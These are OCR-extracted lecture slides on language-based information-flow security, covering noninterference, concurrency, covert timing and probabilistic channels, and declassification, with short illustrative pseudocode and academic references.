
Sound security analysis

Functions

Exceptions

Objects

Expressiveness



Static certification

Noninterference

Procedures

Sound security analysis

Functions

Nondeterminism

Exceptions

Threads

Objects

Distribution

Expressiveness

Concurrency

Concurrency: Nondeterminism

- Possibilistic security: variation of h should not affect the set of possible l
- An elegant equational security characterization [Leino&Joshi'00]: suppose HH ("havoc on h") sets h to an arbitrary value; C is secure iff

$$\forall \mathrm{mem}.\llbracket \mathrm{HH};\ \mathrm{C};\ \mathrm{HH} \rrbracket \mathrm{mem} \approx \llbracket \mathrm{C};\ \mathrm{HH} \rrbracket \mathrm{mem}$$

Concurrency: Multi-threading

- High data must be protected at all times:
  - h:=0; l:=h secure in isolation
  - but not when h:=h' is run in parallel
- Attack may use scheduler to exploit timing leaks (works for most schedulers):

```
(if h then sleep(1000)); l:=1 || sleep(500); l:=0
```

- A blocked thread may reveal secrets:

```
wait(h); l:=1
```

- Assuming a specific scheduler vulnerable

Concurrency: Multi-threading

[Sabelfeld & Sands]

- Bisimulation-based $\approx_L$ accurately expresses the observational power
- Timing- and probability-sensitive
- Scheduler-independent bisimulation (quantifying over all schedulers)
- Strong security: most accurate compositional security implying SI-security

Benefits:

- Timing and prob. channels
- Compositionality
- Scheduler-independence
- Security type system

Concurrency: Distribution

concurrency


- Blocking a process: observable by other processes (also timing, probabilities,...)

distribution

- Messages travel over publicly observable medium; encryption protects messages’ contents but not their presence
- Mutual distrust of components
- Components (hosts) may be compromised/ subverted; messages may be delayed/lost

Concurrency: Distribution

- An architecture for secure program splitting to run on heterogeneously trusted hosts [Zdancewic et al.’01, Zheng et al.’03]
- Type systems for secrecy for cryptographic protocols in spi-calculus [Abadi’97, Abadi&Blanchet’01]
- Logical relations for the low view [Sumii&Pierce’01]
- Interplay between communication primitives and types of channels [Sabelfeld&Mantel’02]



Static certification

Noninterference

Procedures

Sound security analysis

Functions

Nondeterminism

Termination

Exceptions

Threads

Timing

Objects

Distribution

Probability

Expressiveness

Concurrency

Covert channels

Covert channels: Termination

- Covert channels are mechanisms not intended for information transfer

Is while h>0 do h:=h+1 secure?

- Low view $\approx_L$ must match observational power (if the attacker observes (non)termination):

$$\text{mem} \approx_L \text{mem}' \text{ iff}$$
$$\text{mem} = \bot = \text{mem}' \vee$$
$$(\text{mem} \neq \bot \neq \text{mem}' \wedge \text{mem} =_L \text{mem}')$$

Covert channels: Timing

- Recall:

```
(if h then sleep(1000)); l:=1  ‖ sleep(500); l:=0
```

- Nontermination $\approx_L$ time-consuming computation
- Bisimulation-based $\approx_L$ accurately expresses the observational power [Sabelfeld&Sands'00, Smith'01]
- Agat's technique for transforming out timing leaks [Agat'00]

Example: M^k mod n


```
s = 1;
for (i=0; i<w; i++){
  if (k[i])
     C = (s*M) mod n;
  else
     C = s;
  s = C*C;
}
```

No information flow to low variables, but entire key can be revealed by measuring timing

[Kocher’96]


Transforming out timing leaks

Branching on high causes leaks



Transforming out timing leaks

Cross-copy low slices




Covert channels: Probabilistic

- Possibilistically but not probabilistically secure program: l:=PIN $\square_{9/10}$ l:=rand(9999)
- Timing attack exploits probabilistic properties of the scheduler:

resolved by uniform scheduler

(if h then sleep(1000)); l:=1 $\|$ sleep(500); l:=0

- Probability-sensitive $\approx_L$ by PERs [Sabelfeld&Sands'99]
- Probabilistic bisimulation-based security [Volpano&Smith'99,Sabelfeld&Sands'00,Smith'01,'03]



Static certification

Noninterference

Procedures

Sound security analysis

Declassification

Functions

Nondeterminism

Termination

Admissibility

Exceptions

Threads

Timing

Relative security

Objects

Distribution

Probability

Quantitative security

Expressiveness

Concurrency

Covert channels

Security policies

Security policies

- Many programs intentionally release information, or perform declassification
- Noninterference is restrictive for declassification
  - Encryption
  - Password checking
  - Spreadsheet computation (e.g., tax preparation)
  - Database query (e.g., average salary)
  - Information purchase
- Need support for declassification

Security policies: Declassification

- To legitimize declassification we could add to the type system:

declassify(h) : low

- But this violates noninterference
- What's the right typing rule? What's the security condition that allows intended declassifications?

More on this later

Most recent highlights and trends

- Security-preserving compilation
  - JVM [Barthe et al.]
- Dynamic enforcement [Le Guernic]

More on this later

- Cryptographic primitives [Laud]
- Web application security
  - SWIFT [Myers et al.]
  - NoMoXSS [Vogt et al.]
  - …

More on this later

- Declassification
  - dimensions [Sabelfeld & Sands]
  - …

More on this later

Summary so far

- Security practices not capable of tracking information flow ⇒ no end-to-end guarantees
- Language-based security: effective information flow security models (semantics-based security) and enforcement mechanisms
  - static analysis by security type systems
  - dynamic analysis by reference monitors
- Semantics-based security benefits:
  - End-to-end security for sequential, multithreaded, distributed programs
  - Models for timing and probabilistic leaks
  - Compositionality properties (crucial for compatibility with modular analyses)
  - Enforceable by security type systems and monitors

Information flow challenge

- http://www.vinosv.dk/ifc/
- Attack the system and learn the password
- Leaks
  - Implicit flows
  - Termination
  - Timing

References

- Attacking malicious code: a report to the Infosec Research Council [McGraw & Morrisett, IEEE Software, 2000]
- Language-based information-flow security [Sabelfeld & Myers, IEEE JSAC, 2003]